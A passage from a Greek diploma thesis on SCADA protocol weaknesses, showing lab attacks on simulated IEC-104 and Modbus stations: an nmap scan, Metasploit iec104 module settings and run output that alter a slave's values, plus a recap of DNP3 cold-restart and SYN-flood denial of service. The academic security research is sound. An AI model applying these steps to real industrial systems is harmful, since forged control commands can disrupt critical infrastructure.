[+] Module Write Single Register Start
[+] Connecting to 192.168.20.133
[+] Response is :
###[ ModbusADU ]###
transId  = 0x4
protoId  = 0x0
len      = 0x6
unitId   = 0x4
###[ Write Single Register Answer ]###
funcCode = 0x6
registerAddr= 0x3
registerValue= 0x5010

```

Εικόνα 7.53 - Attack Settings

Η επίθεση έγινε επιτυχώς και οι τιμή του register άλλαξε σε 5010.



Εικόνα 7.54 - Αλλαγή τιμών μετά την εκτέλεση της επίθεσης

Επίσης, με χρήση του Bus Monitor, ενός feature του QModMaster για το logging των ενεργειών που σχετίζονται με το πρωτόκολλο επιβεβαιώνουμε την αποστολή του πακέτου για την αλλαγή των μεταβλητών του slave. Παρατηρούμε ότι έχουν καταγραφεί δύο αποστολές Read Registers από τον Master στον Slave, ενώ μας δείχνει και πληροφορίες σχετικά με τις τιμές που διαβάστηκαν. Συγκεκριμένα, στην γραμμή 4 του Bus Monitor παρατηρούμε ότι η τιμή του register είναι 00 04 και μετά την εκτέλεση της επίθεσης, έχει μεταβληθεί σε 50 10 όπως φαίνεται στην τελευταία γραμμή του Bus Monitor.

8. Εκτέλεση Επιθέσεων στο Πρωτόκολλο IEC-104

8.1 Επίθεση αλλαγής τιμών σε ASDU στο πρωτόκολλο IEC-104.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου IEC-104 καθώς και την έλλειψη αυθεντικοποίησης στο δίκτυο.

Όπως φαίνεται στον Πίνακα 8.1, δημιουργήσαμε τρεις εικονικές μηχανές με τη χρήση VMware Workstation 15 Pro. Η μηχανή που θα απεικονίζει τον DNP3 MTU θα έχει windows 7 x64 ultimate edition. Η ίδια μηχανή, στην αρχική της εγκατάσταση, κλωνοποιήθηκε με τη βοήθεια του VMware, ώστε να διαθέτει ίδιες ρυθμίσεις πλην IP, MAC διευθύνσεων. Η μηχανή που θα απεικονίζει τον επιτιθέμενο θα έχει Kali Linux λειτουργικό, καθώς καλύπτει τις απαιτήσεις της επίθεσης.


Δημιουργήσαμε ένα εικονικό δίκτυο στο VM network editor, το vmpnet8. Το συγκεκριμένο δίκτυο δίνει IP στις εικονικές μας μηχανές. Ο client θα έχει σταθερά την 192.168.20.136, ο server την 192.168.132, και ο επιτιθέμενος την 192.168.20.128.

Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	IEC-104 Server Simulator: https://sourceforge.net/projects/iecserver/
2 ^η Εικονική Μηχανή	192.168.20.136	00:0c:29:f8:04:c0	Windows 7 x64 Ultimate	IEC104 Client Simulator: https://sourceforge.net/projects/qttester104/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Metasploit console

Πίνακας 8.1 - Περιγραφή του Lab

Προσομοιωτής IEC-104 Server/ Client²⁰: Το λογισμικό προσομοιώνει ένα αντικείμενο Controlling Station, ή κατά αντιστοιχία της ορολογίας για τα πρωτόκολλα MODBUS, DNP3, ένα αντικείμενο MTU [51]. Το περιβάλλον του λογισμικού φαίνεται παρακάτω:


²⁰ <https://sourceforge.net/projects/iecserver/>



Εικόνα 8.1 - Αρχικό GUI IEC-104 Controlling Station

Προσομοιωτής IEC-104 Client²¹ :

Το λογισμικό προσομοιώνει ένα αντικείμενο Controlled Station, ή κατά αντιστοιχία της ορολογίας για τα πρωτόκολλα MODBUS, DNP3, ένα αντικείμενο RTU. Το περιβάλλον του λογισμικού φαίνεται παρακάτω:



Εικόνα 8.2 - Αρχικό Gui IEC-104 Controlled Station

Για την εκκίνηση της επικοινωνίας των δύο σταθμών, ορίζουμε στο λογισμικό που εκτελείται στον Controlling Station, την IP διεύθυνση 192.168.20.136 , η οποία αντιστοιχεί στον Controlled Station. Για τις ανάγκες της επίθεσης, διατηρήσαμε μια απλή τοπολογία με έναν Controlling και έναν Controlled Station.

²¹ <https://sourceforge.net/projects/qttester104/>

Εκκινούμε την επικοινωνία μεταξύ των δύο προσομοιωτών. Η αποστολή και λήψη των πακέτων γίνεται μέσω της χρήσης TCP/IP. Η επικοινωνία των σταθμών χαρακτηρίζεται από τις λειτουργίες του πρωτοκόλλου, όπως την αποστολή και την λήψη Test πακέτων, καθώς και η αποστολή και λήψη συναρτήσεων που αφορούν τον ορισμό μεταβλητών σε συγκεκριμένες θέσεις μνήμης.

Ένα τυπικό πακέτο IEC-104 φαίνεται στην Εικόνα 8.3:

```

▼ IEC 60870-5-104: -> I (0,1)
  START
  ApduLen: 14
  .... 0 = Type: I (0x00)
  Tx: 0
  Rx: 1
▼ IEC 60870-5-101/104 ASDU: ASDU=1 M_SP_NA_1 Spont IOA=1 'single-point information'
  TypeId: M_SP_NA_1 (1)
  0...  = SQ: False
  .000 0001 = NumIx: 1
  ..00 0011 = CauseTx: Spont (3)
  .0...  = Negative: False
  0...  = Test: False
  OA: 0
  Addr: 1
  ▼ IOA: 1
    IOA: 1
    > SIQ: 0x01

```


```

0000  00 0c 29 1d 28 0f 00 0c 29 f8 04 c0 08 00 45 00  ..) ( ... ) ..... E·
0010  00 44 03 5f 40 00 80 06 4c fc c0 a8 14 88 c0 a8  ·D_@... L.....
0020  14 80 09 64 a6 5b bc a9 ab 43 08 16 14 50 80 18  ··d·[... C...P··
0030  01 04 73 ab 00 00 01 01 08 0a 00 08 26 5e 3f bf  ··s..... &^?·
0040  4d 54 68 0e 00 00 02 00 01 01 03 00 01 00 01 00  MT|h.....
0050  00 01  ..

```


Εικόνα 8.3 - Ανάλυση ενός πακέτου IEC-104

Κάθε πακέτο APCI (Πληροφορίες Πρωτοκόλλου Ελέγχου Εφαρμογής) ξεκινά με ένα byte εκκίνησης με τιμή 0x68 ακολουθούμενο από το μήκος 8-bit του APDU (Μονάδα Δεδομένων Πρωτοκόλλου Εφαρμογών) και τέσσερα πεδία ελέγχου 8-bit (CF). Το APDU περιέχει APCI ή APCI με ASDU. Γενικά, το μήκος του APCI είναι 6 bytes. Στην Εικόνα 8.4 φαίνεται σχηματικά η Δομή ενός πακέτου IEC-104:




Εικόνα 8.4 - Δομή ενός IEC-104 πακέτου (APCI)

Στην εικόνα φαίνεται η δομή ενός μηνύματος M_SP_NA_1. Ο συγκεκριμένος τύπος ASDU πρόκειται για Single-point information without time tag. Παρακάτω φαίνεται η ανάλυση της δομής ενός τυπικού ASDU M_SP_NA_1 αντικειμένου.



Εικόνα 8.5 - Παράδειγμα πακέτου M_SP_NA_1

Μας δίνεται η δυνατότητα να αρχικοποιήσουμε αντικείμενα ASDU μέσω του λογισμικού προσομοίωσης IEC-TestServer. Επιλέγουμε τον τύπο του ASDU από το drop down μενού και το προσθέτουμε με το κουμπί "Add".



Εικόνα 8.6 - UI του IEC-Test Server

Επίσης, το λογισμικό IEC-TestServer μας δείχνει πληροφορίες για τους Controlling Stations που υπάρχουν στο δίκτυο. Παρατηρούμε ότι υπάρχει ένας Master σταθμός στην IP 192.168.20.132, επιβεβαιώνεται δηλαδή η ορθή επικοινωνία μεταξύ Master και Slave.

Στον Πίνακα 8.2 συνοψίζεται η λίστα με τα βασικά ASDU Types στο πρωτόκολλο IEC-104:

ASDU	Αριθμός	Περιγραφή
M_SP_NA_1	1	Single Point Information
M_DP_NA_1	3	Double Point Information
C_SC_NA_1	45	Single Command
C_DC_DA_1	46	Double Command
C_RC_NA_1	47	Regulating Step Command
C_SC_TA_1	58	Single Command with Time Tag (104 only)
C_DC_TA_1	59	Double Command with Time Tag (104 only)
C_RC_TA_1	60	Regulating Step Command with Time Tag (104 only)

Πίνακας 8.2 - Λίστα με τα ASDU Types στο πρωτόκολλο IEC-104

Εκτέλεση της επίθεσης

Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Metasploit

Η επίθεση που θα εκτελέσουμε αφορά την αλλαγή της τιμής σε έναν πίνακα του Slave, ο οποίος βρίσκεται στην IP 192.168.20.136.

Γνωρίζουμε ότι το πρωτόκολλο IEC-104 λειτουργεί στην θύρα 2404. Προκειμένου να αναγνωρίσουμε τους πιθανούς Slaves στο δίκτυο, θα δώσουμε σε τερματικό του Kali Linux την παρακάτω εντολή:

```
nmap 192.168.20.0/24 -p 2404 -open
```

```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.0/24 -p 2404 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 23:40 EEST
Nmap scan report for 192.168.20.136
Host is up (0.00025s latency).

PORT      STATE SERVICE
2404/tcp  open  iec-104
MAC Address: 00:0C:29:F8:04:C0 (VMware)

Nmap done: 256 IP addresses (6 hosts up) scanned in 2.97 seconds
root@KaliLinux:~#
```

Εικόνα 8.7 - Σάρωση του Δικτύου

Παρατηρούμε ότι το δίκτυο στο οποίο έχει εισβάλει ο επιτιθέμενος, υπάρχει ένας Slave σταθμός στον οποίο είναι ενεργό το πρωτόκολλο IEC-104, αφού απαντάει ο listener στην θύρα 2404. Το βήμα αναγνώρισης έχει ολοκληρωθεί, ενώ θα πρέπει στο επόμενο βήμα να χρησιμοποιήσουμε την IP διεύθυνση την οποία βρήκαμε.

Αλλαγή μεταβλητής

Για την εκτέλεση της επίθεσης, θα χρησιμοποιήσουμε την κονσόλα Metasploit. Η κονσόλα βρίσκεται εγκατεστημένη στο λογισμικό του επιτιθέμενου, και μπορούμε να την εκκινήσουμε από το τερματικό, με την εντολή:

```
msfconsole
```

```

root@KaliLinux:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (:::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[-] ***

# cowsay++
< metasploit >
-----
  \      (oo)\_____/
   (__)        )\/
    ||----w |
     ||     || *

      =[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 >

```

Εικόνα 8.8 - Metasploit Console

Αφού συνδεθούμε στην κονσόλα, θα ψάξουμε για modules που σχετίζονται με το πρωτόκολλο που έχουμε ως στόχο.

```

msf5 > search iec104

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                               - - - - -      - - -  - - -  - - - - -
0  auxiliary/client/iec104/iec104          2013-07-01     normal No      IEC104 Client Utility

msf5 >

```

Εικόνα 8.9 - Έυρεση των auxiliaries για το πρωτόκολλο IEC-104

Θα χρησιμοποιήσουμε το module iec104 client. Μπορούμε να δούμε λεπτομέρειες που σχετίζονται με το module που θα χρησιμοποιήσουμε, αφού δώσουμε τις εντολές

```

use auxiliary/client/iec104/iec104
show options

```

```

msf5 > use 0
msf5 auxiliary(client/iec104/iec104) > show options

Module options (auxiliary/client/iec104/iec104):

  Name           Current Setting  Required  Description
  ----           -
ASDU_ADDRESS    1                yes       Common Address of ASDU
COMMAND_ADDRESS 0                yes       Command Address / IOA Address
COMMAND_TYPE    100              yes       Command Type
COMMAND_VALUE   20               yes       Command Value
ORIGINATOR_ADDRESS 0                yes       Originator Address
RHOSTS          192.168.20.136  yes       The target address range or CIDR identifier
RPORT           2404             yes       The target port (TCP)

Auxiliary action:

  Name           Description
  ----           -
SEND_COMMAND    Send command to device

```

Εικόνα 8.10 - Περιγραφή των επιλογών για το auxiliary που επιλέξαμε

Σε αυτό το σημείο θα πρέπει να δώσουμε τις κατάλληλες παραμέτρους για την ορθή εκτέλεση της επίθεσης.

Δίνουμε κατάλληλα τις εντολές

```
set <name> <current setting>
```

και το αποτέλεσμα μπορούμε να το δούμε δίνοντας

```
show options
```

```

  Name           Current Setting  Required  Description
  ----           -
ASDU_ADDRESS    1                yes       Common Address of ASDU
COMMAND_ADDRESS 1                yes       Command Address / IOA Address
COMMAND_TYPE    48               yes       Command Type
COMMAND_VALUE   600              yes       Command Value
ORIGINATOR_ADDRESS 0                yes       Originator Address
RHOSTS          192.168.20.136  yes       The target address range or CIDR identifier
RPORT           2404             yes       The target port (TCP)

```

Εικόνα 8.11 - Θέτουμε τις τιμές

Εκτελούμε την επίθεση και παρατηρούμε την επικοινωνία μεταξύ επιτιθέμενου και Slave σταθμού.

```

msf5 auxiliary(client/iec104/iec104) > set command_address 8
command_address => 8
msf5 auxiliary(client/iec104/iec104) > run
[*] Running module against 192.168.20.136

[+] 192.168.20.136:2404 - Recieved STARTDT_ACT
[*] 192.168.20.136:2404 - Sending 104 command
[*] 192.168.20.136:2404 - Recieved unknown message
[+] 192.168.20.136:2404 - TX: 0002 RX: 0000
[+] 192.168.20.136:2404 - CauseTx: 07 (Activation Confirmation)
[*] 192.168.20.136:2404 - 1000000200300107000100080000580000
[*] 192.168.20.136:2404 - operation ended
[*] 192.168.20.136:2404 - Terminating Connection
[+] 192.168.20.136:2404 - Recieved STOPDT_ACT
[+] 192.168.20.136:2404 - Recieved S-Frame
[*] Auxiliary module execution completed

```

Εικόνα 8.12 - Εκτέλεση της επίθεσης


Η επίθεση έχει εκτελεστεί με επιτυχία. Συγκεκριμένα, είχαμε αρχικοποιήσει δύο ASDUs στον slave 192.168.20.136 όπως φαίνεται παρακάτω:

Type	Name	ASDU	COT	IOB	Value	QU	TIME
C_SE_NA	Item0	1	3	8	0(0x00)		20.07.07 00:18:59,530
C_SE_NA	Item1	1	3	9	0(0x00)		20.07.07 00:19:04,819

ID	Socket	status	statistic
8	/192.168.20.132:49164	run IECSocketStartDT	

Εικόνα 8.13 - UI του IEC-104 Test Server

Ενώ κατά την εκτέλεση του module, παρατηρήσαμε την αλλαγή της τιμής του πίνακα με IOB 8, καθώς και την ύπαρξη δεύτερης Master συσκευής στο δίκτυο. Επίσης, το timestamp επιβεβαιώνει την επίθεση που πραγματοποιήσαμε.



Εικόνα 8.14 - Ο επιτιθέμενος έχει αναγνωριστεί στο δίκτυο

Η επίθεση πραγματοποιήθηκε επιτυχώς. Με παρόμοιο τρόπο μπορούμε να τροποποιήσουμε οποιαδήποτε τιμή ASDU και με αυτό τον τρόπο δυνητικά να διακόψουμε την ακεραιότητα των δεδομένων σε ένα SCADA δίκτυο που υποστηρίζει το πρωτόκολλο IEC-104. Το πρωτόκολλο δεν υποστηρίζει την αυθεντικοποίηση των συσκευών στο δίκτυο, ενώ δεν υπάρχει μηχανισμός που να ελέγχει την εισαγωγή ψευδών δεδομένων στις θέσεις μνήμης των Slave σταθμών.

Αντιθέτως, όπως φαίνεται παρακάτω, ο σταθμός Slave στο δίκτυο μας δέχτηκε την εντολή και την εκτέλεσε, όπως θα γινόταν και στην περίπτωση επικοινωνίας με τον κανονικό Master σταθμό στο δίκτυο.

```

20:43:55 R--> 018: 68 10 3e 00 32 00 30 01 07 00 01 00 01 00 00 58 00 00
                CA 1 TYPE 48 CAUSE 7 SQ 0 NUM 1
                ACTIVATION CONFIRMATION POSITIVE NORMALISED COMMAND ADDRESS
                COMMAND CONF INDICATION
                T<-- I104M: COMMAND ACCEPTED BY IEC104 SLAVE
20:43:58 T<-- 006: 68 04 01 00 40 00
                SUPERVISORY 40
20:44:04 T<-- 006: 68 04 43 00 00 00
                TESTFRACT
                R--> 006: 68 04 83 00 00 00
                TESTFRCON

```

Εικόνα 8.15 - Βλέπουμε τα logs της εφαρμογής

9. Συμπεράσματα

Τα συστήματα SCADA είναι ζωτικής σημασίας για βιομηχανικές εφαρμογές, όπως παραγωγή και διανομή ενέργειας, υποδομές τηλεπικοινωνιών, μεταφορές και βιομηχανίες. Η εξέλιξη της τεχνολογίας των συστημάτων SCADA από μονολιθικά και απομονωμένα σε διασυνδεδεμένα με το διαδίκτυο, καθώς και η κρισιμότητα τους για την ανθρώπινη ζωή, έχουν βάλει τα συστήματα SCADA στο στόχαστρο ενός μεγάλου αριθμού επιθέσεων τα τελευταία χρόνια [52].

Οι επιθέσεις που γίνονται αντιληπτές την τελευταία δεκαετία είναι συνεχώς πιο περίπλοκες, ενώ τα κλασσικά συστήματα άμυνας δεν μπορούν να ανταπεξέλθουν και να τις εμποδίσουν.

Η παρούσα διπλωματική εργασία έχει ως στόχο να αναδείξει τις διάφορες ευπάθειες μερικών ευρέως χρησιμοποιούμενων πρωτοκόλλων που συναντούμε στα συστήματα SCADA. Για το σχεδιασμό και εκτέλεση των επιθέσεων, βασιστήκαμε στην μεθοδολογία ICS Kill Chain. Παράλληλα, μελετήθηκαν τεχνικές επίθεσης, όπως η άρνηση διαθεσιμότητας υπηρεσιών, η μη εξουσιοδοτημένη πρόσβαση σε πληροφορίες, καθώς και η κακόβουλη αλλαγή των διάφορων μεταβλητών σε ένα SCADA σύστημα. Στο πλαίσιο των δοκιμών διεξόδου σε συστήματα SCADA παρουσιάστηκε λεπτομερώς ο τρόπος με τον οποίο ένας εισβολέας μπορεί να ανιχνεύσει τα βιομηχανικά συστήματα, να εκμεταλλευτεί τις ευπάθειες τους, και να επιτεθεί με επιτυχία στο παραγωγικό δίκτυο ενός οργανισμού.

Στα πλαίσια της διπλωματικής εργασίας, μελετήθηκε το πρωτόκολλο DNP3, αναπτύσσοντας ένα περιβάλλον προσομοίωσης της επικοινωνίας μίας DNP3 απομακρυσμένης συσκευής με τον κεντρικό σταθμό. Η υποδομή μας βασίστηκε εξ' ολοκλήρου σε περιβάλλον εικονικών μηχανών VMware. Για την προσομοίωση της επικοινωνίας μεταξύ κεντρικού σταθμού και απομακρυσμένης συσκευής, χρησιμοποιήθηκε η δοκιμαστική έκδοση του λογισμικού FreyrScada DNP3. Το λογισμικό εγκαταστάθηκε και στις δύο εικονικές μηχανές, σε λειτουργικό σύστημα Windows 7. Με την κατάλληλη εγκατάσταση των drivers που προσφέρει το λογισμικό, εξομοιώθηκε η λειτουργία μιας υποδομής SCADA που βασίζεται σε DNP3 πρωτόκολλο. Με τη χρήση του λογισμικού παρακολούθησης της δικτυακής κίνησης Wireshark, αποκτήθηκε πλήρης αντίληψη του πρωτοκόλλου και παρακολουθήθηκε κάθε δικτυακή κίνηση των συσκευών. Ακόμη, δημιουργήθηκε μια εικονική μηχανή βασισμένη στο λειτουργικό σύστημα Kali Linux και της ανατέθηκε ο ρόλος του επιτιθέμενου. Με τη βοήθεια εργαλείων όπως το DNP3Crafter, το Scapy και το hping3 ολοκληρώθηκαν δοκιμές διεξόδου στο πρωτόκολλο.

Μέσω της αποστολής ειδικά διαμορφωμένων πακέτων, προκλήθηκε αλλαγή μεταβλητών που ήταν αποθηκευμένες στους πίνακες του κεντρικού σταθμού της υποδομής. Εκμεταλλευτήκαμε τη μη ύπαρξη μηχανισμών αυθεντικοποίησης στο δίκτυο,

την έλλειψη της έννοιας της συνεδρίας (session) αλλά και τις ευπάθειες που κληρονομεί το πρωτόκολλο DNP3 λόγω της ενθυλάκωσης του με το TCP/IP. Σε ένα παραγωγικό περιβάλλον, η αλλαγή μέρους ή όλου του πλήθους των τιμών των μεταβλητών που είναι αποθηκευμένες στον κεντρικό σταθμό, μπορεί ακόμη και να προκαλέσει την παύση της λειτουργίας του βιομηχανικής διαδικασίας.

Ακόμη, με την χρήση του εργαλείου Scapy, δημιουργήθηκε ένα έγκυρο πακέτο DNP3, και στάλθηκε στον κεντρικό σταθμό. Το πακέτο, καταφέρνει να παρακάμψει τους μηχανισμούς ασφαλείας, καθώς έχει δημιουργηθεί από την αρχή με βάση τα πακέτα που καταγράψαμε μέσω του Wireshark. Ανάλογα με την επίθεση που θέλουμε να εκτελέσουμε, το πακέτο διαφοροποιείται, στην θέση του κωδικού συνάρτησης. Στην επίθεση που παρουσιάστηκε, ήταν επιτυχής η άρνηση της διαθεσιμότητας των υπηρεσιών του κεντρικού σταθμού μέσω της αποστολής λειτουργίας “ψυχρής επανεκκίνησης”, η οποία χωρίς να απαιτείται επιβεβαίωση, πραγματοποιεί επανεκκίνηση στον κεντρικό σταθμό, ο οποίος τελικά όπως διαπιστώθηκε δεν συνεχίζει να λειτουργεί. Αντιθέτως, η κατάσταση του σταθμού αναφέρεται ως “αποσυνδεδεμένος”.

Επίσης, μέσω του εργαλείου hping3, στάλθηκαν πακέτα SYN, δηλαδή εκκίνησης της τριπλής χειραψίας όπως είναι ορισμένη στο πρωτόκολλο TCP/IP. Με αυτόν τον τρόπο, εκκινήθηκαν πολλαπλές αιτήσεις σύνδεσης προς τον κεντρικό σταθμό, οι οποίες κατανάλωσαν όλους τους πόρους του συστήματος και οδήγησαν τελικά σε άρνηση της διαθεσιμότητας των υπηρεσιών του κεντρικού σταθμού.

Επιπλέον, στην παρούσα διπλωματική εργασία, μελετήθηκε το πρωτόκολλο Modbus, το οποίο έχει παρόμοιες ευπάθειες με το DNP3. Για την προσομοίωση της επικοινωνίας μεταξύ κεντρικού σταθμού και απομακρυσμένης συσκευής, χρησιμοποιήθηκαν τα λογισμικά QModMaster και ModbusPal, αντίστοιχα. Υλοποιήθηκε το περιβάλλον προσομοίωσης της επικοινωνίας του Modbus, με την χρήση Windows 7 συστήματος για τον κύριο σταθμό και Ubuntu Linux για την απομακρυσμένη συσκευή. Οι δύο συσκευές τοποθετήθηκαν στο ίδιο δίκτυο και η επικοινωνία τους καταγράφηκε με χρήση του Wireshark. Ως επιτιθέμενος ορίστηκε η εικονική μηχανή Kali Linux, ενώ έγινε χρήση των εργαλείων Metasploit Console και Smod Framework.

Τα συγκεκριμένα εργαλεία αποτελούνται από ένα σύνολο modules, τα οποία προσομοιώνουν τις βασικές λειτουργίες του πρωτοκόλλου. Η κονσόλα Metasploit μπορεί επίσης να χρησιμοποιηθεί και για δοκιμές διείσδυσης σε διαφορετικά βιομηχανικά πρωτόκολλα όπως το IEC-104. Αντιθέτως το Smod Framework απευθύνεται αποκλειστικά σε δοκιμές διείσδυσης ενάντια στο πρωτόκολλο Modbus. Επικεντρωθήκαμε στην εκτέλεση επιθέσεων αλλαγής των εγγραφών των μεταβλητών και επιθέσεων με στόχο την άρνηση της διαθεσιμότητας των υπηρεσιών του κεντρικού σταθμού.

